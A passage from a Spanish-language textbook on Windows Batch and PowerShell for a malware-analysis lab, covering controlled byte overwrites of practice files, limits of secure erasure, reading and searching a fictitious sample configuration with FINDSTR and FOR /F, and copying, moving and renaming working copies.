Get-LabPattern produce el patrón; Read-LabSource comprueba tamaño y contenido; New-LabCopy permite solo cuatro nombres de salida y rechaza una copia ya existente. La coma situada antes de la matriz en return evita que PowerShell la descomponga en elementos individuales al devolverla por la canalización.

Script completo — byte_lab_init.ps1

```
. "$PSScriptRoot\byte_lab_common.ps1"
# Una raiz nueva mantiene separada esta sesion.
if (Test-Path -LiteralPath $lab_root) {
    throw 'La raiz byte_lab ya existe. Revisa la practica anterior.'
}
$null = New-Item -ItemType Directory -Path $lab_root
$sample_bytes = Get-LabPattern
$stream = [IO.File]::Open($source_path,
    [IO.FileMode]::CreateNew, [IO.FileAccess]::Write,
    [IO.FileShare]::None)
try {
    $stream.Write($sample_bytes, 0, $sample_bytes.Length)
} finally {
    $stream.Dispose()
}
$null = Read-LabSource
Write-Output "Fuente preparada: $source_path"
Write-Output 'Longitud comprobada: 4096 bytes'
```

Consola — preparar la fuente

```
powershell.exe -NoProfile -File ^
  "%USERPROFILE%\malware\sandbox\byte_scripts\byte_lab_init.ps1"
echo Codigo: %ERRORLEVEL%
```

La raíz debe estar ausente antes de inicializar. Si la creación o escritura queda incompleta, conserva lo observado y revisa esa carpeta antes de repetir. El script no limpia una sesión fallida ni sustituye una fuente previa. Una inicialización correcta imprime la longitud comprobada y devuelve cero.

3.13 Observar bytes y conservar una línea base

Antes de modificar un archivo, registra lo que contiene. El siguiente visor acepta únicamente los nombres de la práctica, muestra el tamaño, calcula SHA256 y presenta los primeros y últimos 32 bytes. No cambia el archivo. Guarda el script en byte_scripts junto al auxiliar.

Script completo — byte_lab_view.ps1

```
param(
    [ValidateSet('sample_probe.bin', 'sample_edges.bin',
                 'sample_zero.bin', 'sample_pattern.bin',
                 'sample_random.bin')]
    [string]$sample_name = 'sample_probe.bin'
)
. "$PSScriptRoot\byte_lab_common.ps1"
$sample_path = Join-Path $lab_root $sample_name
$sample_bytes = [IO.File]::ReadAllBytes($sample_path)
if ($sample_bytes.Length -ne 4096) {
    throw 'El visor de esta practica espera 4096 bytes.'
}
$hash = (Get-FileHash -LiteralPath $sample_path -Algorithm SHA256).Hash
Write-Output "Archivo: $sample_name"
Write-Output "Longitud: $($sample_bytes.Length)"
Write-Output "SHA256: $hash"
foreach ($offset in @(0, 4064)) {
    $hex_line = [BitConverter]::ToString($sample_bytes, $offset, 32)
    Write-Output ('{0:X8}  {1}' -f $offset, $hex_line)
}
```

Consola — ver la línea base

```
powershell.exe -NoProfile -File ^
  "%USERPROFILE%\malware\sandbox\byte_scripts\byte_lab_view.ps1"
```

La primera línea de bytes comienza en el desplazamiento 00000000 y debe mostrar 00-01-02 hasta 1F. La última comienza en 00000FE0 y muestra E0-E1 hasta FF. La notación hexadecimal expresa posiciones y valores; los guiones son separadores del visor, no bytes del archivo.

Conserva el SHA256 como línea base. Un cambio de contenido normalmente producirá otro hash, pero el hash no dice en qué posiciones cambió ni demuestra que todos los bytes se sustituyeron. Para responder eso hay que comparar las regiones o el archivo completo.

Los bloques finales de este laboratorio comparan todos los bytes de cada salida con la fuente. Mantener la longitud de 4096 bytes permite distinguir una sustitución dentro del archivo de una operación que lo vacía o lo alarga.

Referencia técnica: Microsoft Learn — Get FileHash

3.14 Sobrescritura parcial al principio y al final

Este ejercicio reemplaza los primeros 12 bytes por AA hexadecimal y los últimos 16 por 55 hexadecimal. Primero crea sample_edges.bin como copia nueva de la fuente. El contenido intermedio y la longitud deben conservarse. Las constantes elegidas son patrones visibles para la comparación.

Script completo — byte_lab_edges.ps1

```
. "$PSScriptRoot\byte_lab_common.ps1"
$output_file = New-LabCopy 'sample_edges.bin'
$stream = [IO.File]::Open($output_file,
    [IO.FileMode]::Open, [IO.FileAccess]::Write,
    [IO.FileShare]::None)
try {
    $length = $stream.Length
    if ($length -lt 28) {
        throw 'Las regiones de 12 y 16 bytes no caben separadas.'
    }
    $head_bytes = New-Object byte[] 12
    $tail_bytes = New-Object byte[] 16
    for ($i = 0; $i -lt 12; $i++) { $head_bytes[$i] = 0xAA }
    for ($i = 0; $i -lt 16; $i++) { $tail_bytes[$i] = 0x55 }
    $null = $stream.Seek(0, [IO.SeekOrigin]::Begin)
    $stream.Write($head_bytes, 0, $head_bytes.Length)
    $null = $stream.Seek(-16, [IO.SeekOrigin]::End)
    $stream.Write($tail_bytes, 0, $tail_bytes.Length)
} finally {
    $stream.Dispose()
}
Write-Output "Copia modificada: $output_file"
```

Consola — aplicar y observar la modificación parcial

```
powershell.exe -NoProfile -File ^
  "%USERPROFILE%\malware\sandbox\byte_scripts\byte_lab_edges.ps1"
powershell.exe -NoProfile -File ^
  "%USERPROFILE%\malware\sandbox\byte_scripts\byte_lab_view.ps1" ^
  -sample_name sample_edges.bin
```

Con posiciones desde cero, la primera región abarca de 0 a 11. En un archivo de longitud L, la segunda abarca de L−16 a L−1. Para L igual a 4096, comienza en 4080 y termina en 4095. El intervalo desde 12 hasta 4079 no se escribe.

Seek cambia la posición del flujo. La primera llamada toma como referencia el inicio; la segunda parte del final y retrocede 16 bytes. Se abre el archivo con FileMode.Open para conservar su longitud y contenido previo. Abrirlo con un modo que trunque destruiría la base de esta práctica.

En un archivo menor de 28 bytes las regiones se solaparían o alguna no cabría completa. Aquí se rechaza ese caso. Un archivo de exactamente 28 bytes no tendría región intermedia. Escribir más allá del final puede alargar un archivo; comprobar posiciones y longitud evita hacerlo por error.

Este cambio es una sobrescritura parcial. El resto permanece en la copia, aunque una modificación semejante en un formato real pudiera impedir que se abriera. Los 12 y 16 bytes son cantidades del ejercicio, no reglas generales de formatos.

Referencia técnica: Microsoft Learn — FileStream Write

3.15 Sobrescritura total con ceros o un patrón

Una sustitución total escribe tantos bytes como tiene el archivo y comienza en su posición cero. La práctica admite dos patrones: cero binario y A5 hexadecimal. Cada opción trabaja sobre su propia copia nueva y conserva sample_probe.bin intacto.

Script completo — byte_lab_fill.ps1

```
param(
    [ValidateSet('zero', 'pattern')]
    [string]$mode = 'zero'
)
. "$PSScriptRoot\byte_lab_common.ps1"
$sample_name = 'sample_zero.bin'
$fill_byte = [byte]0
if ($mode -eq 'pattern') {
    $sample_name = 'sample_pattern.bin'
    $fill_byte = [byte]0xA5
}
$output_file = New-LabCopy $sample_name
$stream = [IO.File]::Open($output_file,
    [IO.FileMode]::Open, [IO.FileAccess]::Write,
    [IO.FileShare]::None)
try {
    $sample_bytes = New-Object byte[] ([int]$stream.Length)
    for ($i = 0; $i -lt $sample_bytes.Length; $i++) {
        $sample_bytes[$i] = $fill_byte
    }
    $stream.Position = 0
    $stream.Write($sample_bytes, 0, $sample_bytes.Length)
} finally {
    $stream.Dispose()
}
Write-Output "Patron $mode escrito en $output_file"
```

Consola — producir las dos variantes

```
powershell.exe -NoProfile -File ^
  "%USERPROFILE%\malware\sandbox\byte_scripts\byte_lab_fill.ps1" ^
  -mode zero
powershell.exe -NoProfile -File ^
  "%USERPROFILE%\malware\sandbox\byte_scripts\byte_lab_fill.ps1" ^
  -mode pattern
```

En sample_zero.bin todos los bytes deben valer 00. En sample_pattern.bin todos deben valer A5. Ambos archivos conservan 4096 bytes y ninguno queda vacío. Que algunos valores del patrón original coincidan con el relleno no cambia el alcance de la escritura: la operación recorre todo el contenido.

La matriz completa en memoria es apropiada para esta muestra pequeña. No extrapoles el diseño a un volcado de muchos gigabytes: para archivos grandes se trabaja por bloques y se comprueba el número de bytes procesados. El ejemplo mantiene un tamaño fijo para centrar la lectura en las operaciones.

Una segunda ejecución de la misma variante falla si su salida ya existe. No se elimina ni se vuelve a escribir una salida anterior. Puedes inspeccionarla y, si deseas repetir, retirar desde el Explorador solo ese archivo de laboratorio antes de ejecutar su variante otra vez.

3.16 Sobrescritura total con bytes seudoaleatorios

Ahora se reemplaza toda la copia sample_random.bin por una matriz de valores seudoaleatorios. Para esta demostración se utiliza System.Random. Su función es producir variación observable; no se presenta como generador de secretos ni como garantía de sanitización.

Script completo — byte_lab_random.ps1

```
. "$PSScriptRoot\byte_lab_common.ps1"
$output_file = New-LabCopy 'sample_random.bin'
$stream = [IO.File]::Open($output_file,
    [IO.FileMode]::Open, [IO.FileAccess]::Write,
    [IO.FileShare]::None)
try {
    $sample_bytes = New-Object byte[] ([int]$stream.Length)
    $rng = New-Object System.Random
    $rng.NextBytes($sample_bytes)
    $stream.Position = 0
    $stream.Write($sample_bytes, 0, $sample_bytes.Length)
} finally {
    $stream.Dispose()
}
Write-Output "Copia con bytes seudoaleatorios: $output_file"
```

Consola — generar y observar la variante

```
powershell.exe -NoProfile -File ^
  "%USERPROFILE%\malware\sandbox\byte_scripts\byte_lab_random.ps1"
powershell.exe -NoProfile -File ^
  "%USERPROFILE%\malware\sandbox\byte_scripts\byte_lab_view.ps1" ^
  -sample_name sample_random.bin
```

No hay una secuencia hexadecimal fija que debas copiar como resultado. Los valores observados dependerán de la generación. Sí debes comprobar la longitud de 4096 bytes, la conservación de la fuente y que la copia ya no reproduce su patrón completo.

La escritura sustituye cada posición de la copia, pero un valor generado puede coincidir con el que había allí. Por eso no se exige que las 4096 posiciones sean diferentes. Alcance total de escritura y número de diferencias observadas son medidas distintas.

Tampoco se garantiza que dos ejecuciones generen secuencias distintas: System.Random es seudoaleatorio. Para necesidades criptográficas se emplean interfaces diseñadas con ese propósito. Cambiar de generador no resuelve, por sí solo, los límites de la sobrescritura en el dispositivo físico.

Referencia técnica: Microsoft Learn — Random NextBytes

3.17 Verificar todas las regiones desde Batch

El visor permite observar extremos; esta comprobación recorre todos los bytes. Verifica que cada salida mide 4096 bytes, compara las posiciones y calcula su hash. La fuente se vuelve a validar contra el patrón original antes de revisar las copias.

Script completo — byte_lab_verify.ps1

```
. "$PSScriptRoot\byte_lab_common.ps1"
$source_bytes = Read-LabSource
$sample_names = @('sample_edges.bin', 'sample_zero.bin',
                  'sample_pattern.bin', 'sample_random.bin')
foreach ($sample_name in $sample_names) {
    $sample_path = Join-Path $lab_root $sample_name
    $sample_bytes = [IO.File]::ReadAllBytes($sample_path)
    if ($sample_bytes.Length -ne $source_bytes.Length) {
        throw "Longitud distinta: $sample_name"
    }
    $changed = 0
    for ($i = 0; $i -lt $sample_bytes.Length; $i++) {
        if ($sample_bytes[$i] -ne $source_bytes[$i]) { $changed++ }
        if ($sample_name -eq 'sample_edges.bin') {
            $expected = $source_bytes[$i]
            if ($i -lt 12) { $expected = [byte]0xAA }
            if ($i -ge 4080) { $expected = [byte]0x55 }
            if ($sample_bytes[$i] -ne $expected) {
                throw "Region inesperada en posicion $i"
            }
        }
        if ($sample_name -eq 'sample_zero.bin') {
            if ($sample_bytes[$i] -ne 0) { throw 'Relleno no nulo.' }
        }
        if ($sample_name -eq 'sample_pattern.bin') {
            if ($sample_bytes[$i] -ne 0xA5) { throw 'Patron distinto.' }
        }
    }
    if ($sample_name -eq 'sample_random.bin' -and $changed -eq 0) {
        throw 'La copia aleatoria coincide con toda la fuente.'
    }
    $hash = (Get-FileHash -LiteralPath $sample_path -Algorithm SHA256).Hash
    Write-Output "$sample_name : 4096 bytes; diferencias=$changed"
    Write-Output "SHA256: $hash"
}
Write-Output 'Comprobaciones de contenido completadas.'
```

La variante parcial debe producir 28 diferencias, porque ninguno de los valores de sus dos regiones coincide con el patrón original. Los rellenos cero y A5 producen 4080 diferencias cada uno: en la fuente, el valor de relleno ya aparecía en dieciséis posiciones. No es un error; el archivo completo se escribió de todos modos.

La variante aleatoria tendrá una cantidad variable de diferencias. Esta verificación comprueba longitud y diferencia frente a la fuente; no certifica calidad estadística ni criptográfica. Un hash distinto tampoco sustituye esas evaluaciones.

Lanzador completo — byte_lab_verify.bat

```
@echo off
setlocal EnableExtensions DisableDelayedExpansion
set "sample_path=%~dp0byte_lab_verify.ps1"
if not exist "%sample_path%" goto missing
powershell.exe -NoProfile -File "%sample_path%"
exit /b %ERRORLEVEL%
:missing
echo Falta byte_lab_verify.ps1 junto al lanzador.
exit /b 2
```

Guarda este .bat junto a los .ps1. Ejecútalo después de preparar las cuatro variantes. Conserva el código de salida inmediatamente después de volver a CMD. Si falta una salida, el verificador falla y muestra el error; no imprime una conclusión favorable para un conjunto incompleto.

3.18 Sobrescritura y límites del borrado seguro

Las prácticas anteriores modifican el contenido lógico de archivos nuevos. No eliminan las copias ni intentan limpiar un soporte. Su resultado se expresa en posiciones, valores y longitud; eso permite comprobar con precisión lo que el script hizo.

El borrado seguro o sanitización persigue otro objetivo: hacer inviable recuperar los datos con un nivel de esfuerzo definido. El método depende del soporte y de las garantías que se necesiten. Una aplicación que deja de reconocer un archivo no demuestra que sus datos hayan desaparecido.

En memoria flash y SSD, la controladora puede distribuir escrituras entre celdas y mantener áreas que el sistema operativo no puede direccionar mediante escrituras normales. Una sobrescritura lógica no garantiza alcanzar todos los lugares donde se almacenaron versiones previas. La guía NIST SP 800-88 Rev. 2 explica estas limitaciones y la necesidad de elegir el método según el medio.

También pueden existir otras copias fuera del archivo que modificaste: respaldos, instantáneas, sincronización o capturas previas. Escribir ceros o bytes seudoaleatorios en la copia actual no actúa sobre ellas. No describas una modificación de cabecera como una eliminación irrecuperable.

El número de pasadas y los patrones no deben presentarse como una fórmula universal. NIST no exige múltiples pasadas para el método de limpieza por sobrescritura y advierte de sus límites en ciertos soportes. La selección y validación de un procedimiento de sanitización queda fuera de estos ejemplos de scripting.

Ejercicio de lectura. Explica por qué sample_edges.bin conserva la región intermedia, por qué sample_zero.bin no es un archivo vacío y por qué sample_random.bin puede tener algunos bytes iguales a la fuente. Apoya cada respuesta con el visor y el verificador.

Ejercicio de posiciones. Calcula en papel los intervalos que ocuparían 12 bytes iniciales y 16 finales en archivos de 28, 27 y 100 bytes. Indica en qué caso hay una región intermedia y en cuál las regiones se solapan. El código de la práctica rechaza longitudes inferiores a 28.

Para cerrar la sesión, conserva las salidas y sus hashes si quieres documentarla. Cuando ya no las necesites, retira desde el Explorador únicamente la carpeta byte_lab que contiene esta práctica. Los .ps1 de byte_scripts pueden conservarse como material del libro.

Referencia técnica: NIST SP 800-88 Rev. 2 — Guidelines for Media Sanitization

Ya puedes distinguir texto, bytes, truncamiento y sustitución por regiones. El capítulo siguiente vuelve a la lectura de informes y configuraciones: conservar el original y comprobar los resultados seguirá siendo el criterio de trabajo.

Capítulo 4

Leer y buscar dentro de archivos

4.1 Leer con TYPE

TYPE escribe el contenido de un archivo en la salida estándar. En análisis permite inspeccionar un registro o una configuración de texto sin ejecutar el archivo que estás leyendo.

Prepara una configuración de laboratorio. Sus valores describen una muestra ficticia y no incluyen instrucciones ejecutables.

Consola

```
:: Crea una configuracion de texto controlada.
>"%USERPROFILE%\malware\sandbox\sample_config.txt" echo sample=dropper_v1
:: Agrega el identificador del entorno de ejecucion.
>>"%USERPROFILE%\malware\sandbox\sample_config.txt" echo sandbox=win11
:: Agrega un indicador reservado para documentacion.
>>"%USERPROFILE%\malware\sandbox\sample_config.txt" echo ioc_domain=beacon.invalid
:: Agrega el estado del analisis.
>>"%USERPROFILE%\malware\sandbox\sample_config.txt" echo status=pending
:: Lee el archivo sin invocarlo como programa.
type "%USERPROFILE%\malware\sandbox\sample_config.txt"
```

El dominio terminado en .invalid es un valor de documentación; no representa infraestructura operativa. La práctica trabaja con texto, sin conectar a ese nombre ni resolverlo por red.

TYPE no interpreta el archivo como Batch. Un .bat leído con TYPE muestra sus instrucciones; ejecutar ese mismo .bat realiza sus acciones. Mantén clara esa diferencia cuando inspecciones muestras.

Usa TYPE con texto y un tamaño razonable. Un binario puede generar símbolos de control y una salida poco útil. Un archivo muy grande puede llenar la consola sin facilitar la revisión; para recorrerlo por pantallas puedes usar MORE.

4.2 Paginar la salida con MORE

MORE divide texto en pantallas y permite avanzar sin perder de vista el contexto. Sirve al revisar registros largos desde una sesión interactiva.

Consola

```
:: Abre el archivo de configuracion mediante paginacion.
more <"%USERPROFILE%\malware\sandbox\sample_config.txt"
:: Produce una lista de procesos y la entrega al paginador.
tasklist | more
```

La primera orden usa redirección de entrada: MORE lee del archivo. La segunda usa una tubería; TASKLIST escribe y MORE recibe ese flujo. El operador | conecta programas, mientras que > guarda en un archivo.

Con la barra espaciadora avanzas una pantalla; con Intro avanzas una línea. Puedes abandonar la revisión con Q. Un archivo corto puede mostrarse completo sin que necesites avanzar.

No coloques MORE en una herramienta que deba trabajar sin intervención. Un paginador está pensado para una persona frente a la consola. La captura automática debe escribir el resultado directamente en el informe.

Una tubería también modifica la forma de interpretar el estado final. No asumas que el ERRORLEVEL observado al terminar representa todos los programas de la cadena. Si necesitas comprobar una consulta, ejecútala por separado, guarda su salida y conserva su código antes de iniciar la paginación o el filtrado.

Para un análisis reproducible, distingue el archivo íntegro de la vista que muestras por pantalla. Paginar ayuda a leer; no agrega evidencia ni sustituye la conservación de la salida original.

4.3 Buscar texto literal con FINDSTR

FINDSTR selecciona líneas que coinciden con un patrón. En un informe de muestra permite localizar indicadores y estados sin leer el archivo completo a mano.

Consola

```
:: Busca una cadena literal conservando la distincion de caso.
findstr /l /c:"ioc_domain=" "%USERPROFILE%\malware\sandbox\sample_config.txt"
:: Busca sin distinguir mayusculas y minusculas.
findstr /i /l /c:"STATUS=" "%USERPROFILE%\malware\sandbox\sample_config.txt"
```

/l solicita búsqueda literal. /c mantiene una cadena con espacios como un único patrón; junto con /l evita tratar sus símbolos como una expresión regular. La coincidencia selecciona la línea entera, no solo la parte encontrada.

Una coincidencia de subcadena no demuestra que un campo sea exactamente igual al texto buscado. Buscar pending puede encontrar pending_review. Si necesitas comprobar la línea completa, añade /x.

Consola

```
:: Exige que toda la linea coincida con el texto.
findstr /i /l /x /c:"status=pending" "%USERPROFILE%\malware\sandbox\sample_config.txt"
```

La búsqueda trabaja sobre el contenido tal como lo interpreta FINDSTR. No decodifica una configuración comprimida ni reconstruye cadenas ofuscadas. Tampoco prueba que un dominio aparecido en un comentario sea una conexión efectuada.

Mantén la conclusión al nivel de la evidencia: «el archivo contiene una línea con este indicador» es verificable; «la muestra se conecta a ese indicador» requiere observar o analizar más comportamiento.

4.4 Varios patrones y búsqueda recursiva

Varias opciones /c seleccionan líneas que coinciden con cualquiera de los patrones. /s amplía la búsqueda a subdirectorios. En un conjunto de informes permite localizar menciones relacionadas sin abrir cada archivo.

Consola

```
:: Selecciona las lineas de indicador o de estado.
findstr /i /l /c:"ioc_domain=" /c:"status=" ^
  "%USERPROFILE%\malware\sandbox\sample_config.txt"
:: Busca en los txt bajo la raiz del laboratorio.
findstr /s /n /i /l /c:"beacon.invalid" ^
  "%USERPROFILE%\malware\sandbox\*.txt"
```

La primera orden aplica una condición de tipo «o». Una línea puede contener el indicador o el estado. No exige que ambos aparezcan juntos. /n añade el número de línea para volver al punto de interés dentro del archivo.

La recursión debe partir de una raíz concreta. Buscar todos los discos puede producir ruido, errores de acceso y un tiempo de ejecución difícil de estimar. En una investigación, delimita primero las carpetas relevantes y registra qué área cubriste.

Guarda la salida de una búsqueda en una carpeta diferente del conjunto examinado. Si escribes un .txt dentro de una selección recursiva de .txt, la herramienta puede llegar a leer su propio resultado y contaminar la observación.

FINDSTR utiliza una sintaxis de expresiones regulares limitada cuando trabajas con /r. No es equivalente al motor de Python o a una regla YARA. Para indicadores literales, explicitar /l evita atribuir significado especial a puntos u otros caracteres del patrón.

4.5 Diferenciar ausencia y error

Una búsqueda sin coincidencias es un resultado válido. Un archivo que no pudo abrirse es un problema de ejecución. El script debe distinguirlos para no informar «no hay indicadores» cuando faltó acceso a los datos.

Script completo — ioc_check.bat

```
@echo off
:: Define una fuente de texto creada en el laboratorio.
setlocal EnableExtensions DisableDelayedExpansion
set "sample_path=%USERPROFILE%\malware\sandbox\sample_config.txt"
:: Busca el indicador literal y conserva su salida visible.
findstr /i /l /c:"beacon.invalid" "%sample_path%"
:: Comprueba primero los errores de codigo mayor.
if errorlevel 2 goto search_error
if errorlevel 1 goto no_match
:: El codigo cero indica al menos una coincidencia.
echo Indicador presente en el texto.
exit /b 0
:no_match
:: Informa ausencia de coincidencias sin atribuir conducta.
echo Sin coincidencias del patron.
exit /b 1
:search_error
:: Diferencia el fallo de acceso o de busqueda.
echo No se pudo completar la busqueda.
exit /b 2
```

Las comprobaciones descienden de dos a uno porque IF ERRORLEVEL usa «mayor o igual». Si comprobaras uno primero, también tomarías esa rama ante un error con código dos.

Prueba con el indicador presente, cambia el patrón por otro ausente y después renombra temporalmente el archivo. Debes obtener tres comportamientos distinguibles. Conserva el texto de error para investigar el tercero; descartar ese canal impediría saber qué falló.

4.6 Leer líneas con FOR /F

FOR /F interpreta una fuente de texto y ejecuta un cuerpo por cada registro que acepta. Permite procesar configuraciones capturadas, aunque no es un lector que preserve todos los bytes del archivo.

Script completo — sample_read_lines.bat

```
@echo off
:: Conserva signos de exclamacion en los datos.
setlocal EnableExtensions DisableDelayedExpansion
:: Selecciona la configuracion de practica.
set "sample_path=%USERPROFILE%\malware\sandbox\sample_config.txt"
:: Detiene la ejecucion si falta la entrada.
if not exist "%sample_path%" exit /b 1
:: Lee lineas sin separarlas en palabras.
for /f "usebackq delims=" %%L in ("%sample_path%") do (
  REM Muestra el registro aceptado por FOR sin ejecutarlo.
  echo(%%L
)
:: Devuelve exito tras el recorrido de practica.
exit /b 0
```

usebackq permite usar comillas dobles alrededor de la ruta del archivo. delims= elimina los delimitadores de campo, por lo que la variable recibe la línea aceptada completa.

FOR /F omite las líneas vacías. También trata por defecto el punto y coma inicial como comentario. Puedes cambiar ese carácter con eol=, pero sigues trabajando con un analizador de registros, no con una copia literal del archivo.

Los datos de esta práctica son ASCII y tienen líneas cortas y controladas. Mantener la expansión retardada desactivada evita perder !, pero no convierte CMD en un procesador general de contenido hostil. No añadas CALL, CMD /C ni ejecución directa sobre %%L: aquí el contenido se muestra como dato.

4.7 Separar campos controlados

FOR /F también puede dividir una línea en campos. tokens=1,* entrega el primero en una variable y el resto en la siguiente. Es útil para la configuración simple de clave y valor preparada al inicio del capítulo.

Script completo — sample_config_fields.bat

```
@echo off
:: Preserva el texto del archivo de practica.
setlocal EnableExtensions DisableDelayedExpansion
:: Define la fuente de claves y valores.
set "sample_path=%USERPROFILE%\malware\sandbox\sample_config.txt"
:: Rechaza una entrada ausente.
if not exist "%sample_path%" exit /b 1
:: Divide cada registro alrededor del signo igual.
for /f "usebackq tokens=1,* delims==" %%K in ("%sample_path%") do (
  REM Selecciona solo la clave literal del indicador.
  if /i "%%K"=="ioc_domain" echo Indicador: %%L
)
:: Devuelve exito al terminar la lectura.
exit /b 0
```

%%K recibe la clave y %%L el resto del registro aceptado. Este formato admite los valores sencillos usados aquí. No promete preservar separadores repetidos, valores vacíos complejos, espacios con significado ni una gramática de configuración más amplia.

No uses el texto del archivo para inventar nombres de comandos o asignar cualquier variable del entorno. Selecciona claves conocidas y conserva las demás como contenido sin ejecutar.

Para extraer solo las líneas completas que contienen una palabra, FINDSTR es más sencillo. Usa FOR /F cuando realmente necesites procesar sus campos. Añadir un analizador innecesario puede cambiar datos que solo querías copiar a un informe.

4.8 Ejercicio de extracción de indicadores

Crea ioc_extract.bat. Debe buscar ioc_domain= en sample_config.txt y guardar las líneas completas en iocs_output.txt dentro de sandbox. Rechaza un archivo ausente y distingue coincidencia, ausencia y error.

Usa FINDSTR para la extracción. Después crea una segunda versión que muestre únicamente el valor de la clave ioc_domain mediante FOR /F. No combines ambas tareas antes de comprobar cada resultado.

Consola — verificar la salida de la primera versión

```
:: Ejecuta el extractor que has construido.
call ioc_extract.bat
:: Lee su codigo antes de cualquier otra consulta.
echo Codigo recibido: %ERRORLEVEL%
:: Abre el resultado como texto.
type "%USERPROFILE%\malware\sandbox\iocs_output.txt"
```

El archivo extraído debe contener la línea ioc_domain=beacon.invalid. Añade una segunda línea con esa clave y otro dominio terminado en .invalid: la primera versión debe conservar ambas líneas en el orden original.

Retira después todas las coincidencias. Un destino vacío puede ser correcto si el código indica ausencia de resultados. Renombra la entrada para ensayar el error: un archivo de salida vacío, por sí solo, no permite diferenciar esas dos situaciones.

Referencia técnica: Microsoft Learn, «type», «more», «findstr» y «for» de Windows Commands. Revisa especialmente /I, /c, /x, usebackq y tokens en la ayuda de esas herramientas.

Leer y seleccionar no modifica la muestra. Cuando debas reorganizar copias de trabajo, cada operación tendrá que conservar claro qué archivo salió de dónde y qué quedó en el destino.

Capítulo 5

Mover, copiar, renombrar y borrar

5.1 Preparar copias de trabajo

Copiar crea otra instancia de un archivo; mover cambia su ubicación y puede retirar el origen. En análisis necesitas saber qué operación mantiene disponible la muestra inicial antes de reorganizarla.

Prepara una carpeta dedicada. Los archivos de esta práctica contienen texto inerte y no se ejecutan.

Consola

```
:: Crea el origen para las muestras de practica.
md "%USERPROFILE%\malware\sandbox\samples"
:: Crea el destino de preparacion.
md "%USERPROFILE%\malware\sandbox\staging"
:: Escribe una muestra de texto conocida.
>"%USERPROFILE%\malware\sandbox\samples\dropper_v1.txt" echo sample=dropper_v1
:: Crea otra muestra para comparar selecciones.
>"%USERPROFILE%\malware\sandbox\samples\loader_v1.txt" echo sample=loader_v1
```

Si las carpetas ya existen, revisa que pertenezcan a este laboratorio antes de continuar. Los comandos ECHO reemplazan los dos archivos indicados. No apuntan a muestras descargadas ni a evidencia original.

A partir de aquí, observa tres cosas por operación: la ruta de origen, la ruta de destino y el código de salida. Un mensaje de «archivo copiado» responde parte de la pregunta; abrir el destino confirma qué contenido quedó allí.

Una copia ordinaria no equivale a una adquisición forense. Puede dejar fuera metadatos o flujos que necesites conservar y generar cambios asociados al acceso. Para aprender la mecánica del sistema de archivos basta el texto controlado; para preservar evidencia necesitas un procedimiento acorde a ese objetivo.

5.2 Copiar un archivo con COPY

COPY duplica un archivo hacia un destino. /Y evita preguntar antes de reemplazar un destino existente. En un procedimiento repetible permite regenerar recursos propios sin una confirmación interactiva en cada ejecución.

Consola

```
:: Copia una muestra propia a staging y permite reemplazarla.
copy /y "%USERPROFILE%\malware\sandbox\samples\dropper_v1.txt" ^
  "%USERPROFILE%\malware\sandbox\staging\dropper_copy.txt"
:: Consulta el resultado antes de otra utilidad.
echo Codigo recibido: %ERRORLEVEL%
```

La ruta de origen sigue existiendo si la copia tiene éxito. El destino puede recibir otro nombre, como dropper_copy.txt, sin modificar el origen. Si falta la carpeta staging, COPY no la crea como árbol de trabajo.

/Y elimina una pregunta; no omite comprobaciones de permisos, archivos bloqueados ni errores de almacenamiento. Tampoco suprime todos los mensajes. Si rediriges su salida, conserva un modo de conocer el resultado.

Al copiar archivos cuyo contenido no es texto, /B solicita el modo binario. No necesitas usar ECHO para reconstruirlos. Mantén la muestra original fuera de las rutas de salida que el script pueda reemplazar.

Comprueba el destino con TYPE en esta práctica de texto y con DIR para su tamaño. La igualdad de tamaños no demuestra igualdad de contenido; cuando el proceso requiera integridad, compara hashes obtenidos con una herramienta apropiada.

En Red Team, COPY puede preparar recursos de una prueba; en análisis, separa el material de trabajo del repositorio original. La operación es la misma, pero los criterios de conservación pueden ser distintos.

5.3 Mover y renombrar con MOVE

MOVE traslada un archivo y puede darle un nombre diferente en la misma instrucción. Tras una operación correcta, el archivo deja de estar disponible en su ruta de origen.

Consola

```
:: Mueve la copia creada antes y le asigna un nombre nuevo.
move /y "%USERPROFILE%\malware\sandbox\staging\dropper_copy.txt" ^
  "%USERPROFILE%\malware\sandbox\staging\dropper_staged.txt"
:: Consulta el estado de la operacion.
echo Codigo recibido: %ERRORLEVEL%
```

El ejemplo mueve dentro del mismo directorio para mostrar el cambio de nombre. Si cambias la carpeta del destino, esa carpeta debe existir. No confundas la ausencia posterior del origen con una pérdida accidental si acabas de solicitar un traslado.

Dentro de una misma unidad, mover puede resolverse como un cambio de metadatos. Entre unidades puede requerir copiar y retirar el origen. No diseñes una recuperación suponiendo que cualquier movimiento será instantáneo o indivisible.

Una automatización debe decidir qué hacer cuando el destino ya existe. /Y permite reemplazarlo; rechazar esa colisión conserva mejor la trazabilidad cuando cada archivo representa una muestra distinta.

Para practicar, ejecuta la instrucción una segunda vez. El origen ya no debería existir, por lo que la segunda operación no tiene el mismo resultado que la primera. Esa diferencia se llama comportamiento dependiente del estado: conocerlo evita escribir scripts que solo funcionan la primera vez y fallan de forma confusa al repetirlos.

5.4 Renombrar en el mismo directorio

REN cambia el nombre de una entrada sin trasladarla a otro directorio. El segundo argumento es el nuevo nombre, no una ruta de destino completa.

Consola

```
:: Renombra la copia de staging dentro de su directorio.
ren "%USERPROFILE%\malware\sandbox\staging\dropper_staged.txt" ^
  dropper_reviewed.txt
:: Comprueba la presencia de la ruta resultante.
dir "%USERPROFILE%\malware\sandbox\staging\dropper_reviewed.txt"
```

Si quieres cambiar de carpeta y de nombre, usa MOVE. Si la ruta permanece y solo cambia la identificación del archivo, REN expresa la operación de forma más directa.

Un nombre útil comunica estado sin atribuir propiedades no comprobadas. dropper_reviewed.txt indica que forma parte de un flujo de revisión; no certifica que sea benigno ni que un motor haya completado un análisis.

Evita utilizar el mismo nombre final para varias muestras distintas. En un repositorio real puedes conservar un identificador basado en hash y registrar por separado el nombre observado. El nombre visible de un archivo no proporciona por sí solo una identidad estable.

REN también admite comodines, pero sus reglas de sustitución no son las de una expresión regular. Antes de un cambio masivo, lista el conjunto que vas a afectar y comprueba el resultado sobre una copia de práctica.

Un archivo abierto o una política de acceso puede impedir el cambio. Si REN informa un error, no supongas que la ruta final corresponde a la muestra seleccionada: podría pertenecer a una ejecución anterior.

5.5 Cambiar extensiones sin cambiar contenido

La extensión es parte del nombre. REN puede cambiarla, pero no transforma el formato interno del archivo. Una muestra de texto sigue conteniendo los mismos bytes después de pasar de .txt a .sample.

Consola

```
:: Cambia la extension de un unico archivo conocido.
ren "%USERPROFILE%\malware\sandbox\staging\dropper_reviewed.txt" ^
  dropper_reviewed.sample
:: Lee el contenido sin ejecutar la muestra renombrada.
